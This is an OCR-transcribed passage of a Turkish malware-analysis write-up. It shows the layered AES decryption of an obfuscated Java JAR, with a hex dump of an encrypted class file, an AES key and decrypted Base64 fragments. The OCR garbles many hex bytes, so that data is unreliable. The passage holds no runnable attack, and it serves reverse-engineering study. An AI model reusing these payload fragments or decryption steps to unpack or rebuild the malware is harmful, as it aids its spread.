
Work Space

com/uncomeliness/thirsted/Battakhin.class × com/uncomeliness/thirsted/Cellulipetally.sci ×

```
          00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
00000000  83 50 1e 49 1f 23 1f 5e dd 47 97 b9 df e8 8f ef
00000001  8a 52 af 61 b9 6e 31 9d e0 85 77 71 b7 dl 57 90
00000002  6f aa 7a 7e 02 2f 30 3c 94 95 5d ed fe 20 lc 9f
00000003  38 a9 3a 28 d0 d9 a4 fl e7 bf bc fl b6 69 6e 67
00000004  ld 74 cc ae dc f0 fa 51 c6 f3 bc bc dc 64 a5 43
00000005  c6 6b 03 17 7d 76 0e c7 4d a3 d7 cf 8b 4e 3b 81
00000006  55 6b c9 35 77 b8 c3 27 3a 6a df le 2l 99 f6 a2
00000007  dl 07 2f lf 65 46 93 47 7f al e6 4d 0c le 68 ff
00000008  e8 4c ab cl 4b 58 85 e9 af 6c 92 a8 a4 e6 65 d6
00000009  c5 07 f8 lc 0c a3 27 de 43 57 d9 6a la 49 ba 80
0000000a  7f 36 3e e0 c6 36 59 21 bd 55 67 13 40 7f 07 3e
0000000b  61 53 d5 09 03 79 7d f8 9f 26 ad e0 10 48 c6 eb
0000000c  ea la la 9f 83 87 bf 92 20 3f b7 25 56 16 b6 52
0000000d  49 4f 64 9c 61 eb d9 a5 0c b6 17 c9 c8 a3 68 c6
0000000e  21 b6 4l fb 26 3b 4a 0b 28 48 fe 2a al ff 54 9b
0000000f  16 06 95 16 7d 0e f8 09 3a 5f 6f 10 78 a9 56 ll
00000010  bl 7e al c6 eb 89 7l d9 51 52 45 ee 88 bb b5 fd
00000011  d5 9f 6b 14 bd ee 5b 13 50 e7 24 c6 d4 f9 7f 54
00000012  e2 3b 73 a2 76 f6 14 34 79 15 78 3e 00 4c 57 76
00000013  fc l8 00 b9 d2 f8 3d c7 c6 08 15 d7 ad f2 31 06
00000014  b6 d5 8c dc fd 52 9f db 3f 82 5e 54 25 d6 04 01
00000015  6e 0c 50 4e 68 95 19 61 9c ee 7f 8b ae 9c cf 7e
00000016  0b e5 13 6c e5 0a 88 f4 9d ae 3e 13 d0 4a 31 b2
00000017  4a 6d e2 e7 b9 80 2e 2f 21 52 c2 fc 0a 70 96 06
00000018  29 b0 37 e7 78 af fe e3 c0 58 02 67 93 2a 75 e3
00000019  79 6e 57 6f b6 5a e7 eb b3 a9 2c ad 3f 49 91 8b
0000001a  b7 82 92 87 a5 76 17 04 ab f7 fl df a4 8e a6 8a
0000001b  5f c8 33 60 73 d5 f4 60 75 5a ll 57 5c ld 83 b7
0000001c  f6 91 e8 09 60 e9 96 15 7e 23 e8 8b 16 61 22 55
0000001d  e8 43 58 28 fb b0 96 54 6f 04 33 fd 56 3b ll 7b
0000001e  f6 78 0d f7 fa f4 14 75 dc dd 16 44 bb 42 d2 9c
0000001f  59 lb f5 0f 60 03 f8 8b 55 e2 b5 86 69 46 bb 6d
00000020  02 8e 29 87 71 c8 6c 4d 5d 74 b9 14 0f 04 ll cc
```



Online Tool for AES Encryption a
https://www.devglan.com/online-tools/aes-encryption-decryption
Hack 4 Career. Inform
LinkedIn
Mert SARICA (mertsa
Inbox - mert.sarica@
AES Online Encryption
Enter text to be Encrypted
Enter plain text to hash
OR
Choose File No file chosen
Select Mode
ECB
Key Size in Bits
128
Enter Secret Key
Enter secret key
Output Text Format: Base64 Hex
Encrypt
AES Encrypted Output:
Result goes here
AES Online Decryption
Enter text to be Decrypted
8BF2E98B4EBE2831618877E44F61594452C9F57BD3B681F8EE
DC2EF1863C88286B93011A13F89B847436FACB227663050FE14
CAF9E7097C35C0210A9CE389FC501B118242206690AB0FDDB6
9CCFC9815F3A78DE62716A887FEDDFD3CFE5401159295FB633
3BD9333F6BE68311D9388EA38305312AACD01BC4B4
Input Text Format: Base64 Hex
Select Mode
ECB
Key Size in Bits
128
Enter Secret Key
iIMQojTwXSocZmJZ
Decrypt
AES Decrypted Output (Base64):
yv66vgAAADIBCgcAfQoAHQB+CgAmAH8IAIAHAIEHAIIIAIMIAIQI
AIUIAIYIAIcIAIgIAIkDAADd2AgAigoAAQCLBwCMCQABAI0IAI4IAI8
IAJAIAJEHAJIKABcAkwoAFwCUCgAXAJUJAAEAlgoAFwCXBwCY
CQABAJkKAAEAmgoAAQCbCQABAJwKAAEAnQoABgCeCgABAJ
8KAB0AoAcAoQgAogoAJgCjCACkBwBdCgAdAKUKAKYApwsAEQ
Decode to Plain Text


*new 3 - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
rgpRDejqaw2.vbs
new 1
debug_interface.py
events.py
javajournal.py
new 2
new 3
Cut
Copy
Paste
Delete
Select All
Begin/End Select
Style token
Remove style
Plugin commands
Google Search
UPPERCASE
lowercase
Toggle Single Line Comment
Block Comment
Block Uncomment
Hide Lines
Base64 Encode
Base64 Decode
Copy Text with Syntax Highlighting
Normal text file
length : 6.696 lines : 1
Ln : 1 Col : 1 Sel : 6.696 | 1
Windows (CR LF)
UTF-8
INS




Header.class dosyasında ise bu defa AES ile şifrelenen

com/uncomeliness/cymas/Arryish.pre , com/uncomeliness/thirsted/Dang.dos ve com/uncomeliness/thirsted/Rhizomorph.box dosyalarının çözüldüğünü gördüm.




Bu üç dosyayı da birleştirip şifresini çözdükten sonra ortaya JAR dosyası içinde bulunan şifrelenmiş 251 tane class dosyası ve bunların AES şifreleme anahtarları çıktı.




Tüm bu class dosyalarının şifresini çözüp incelemeden önce Google’da ve

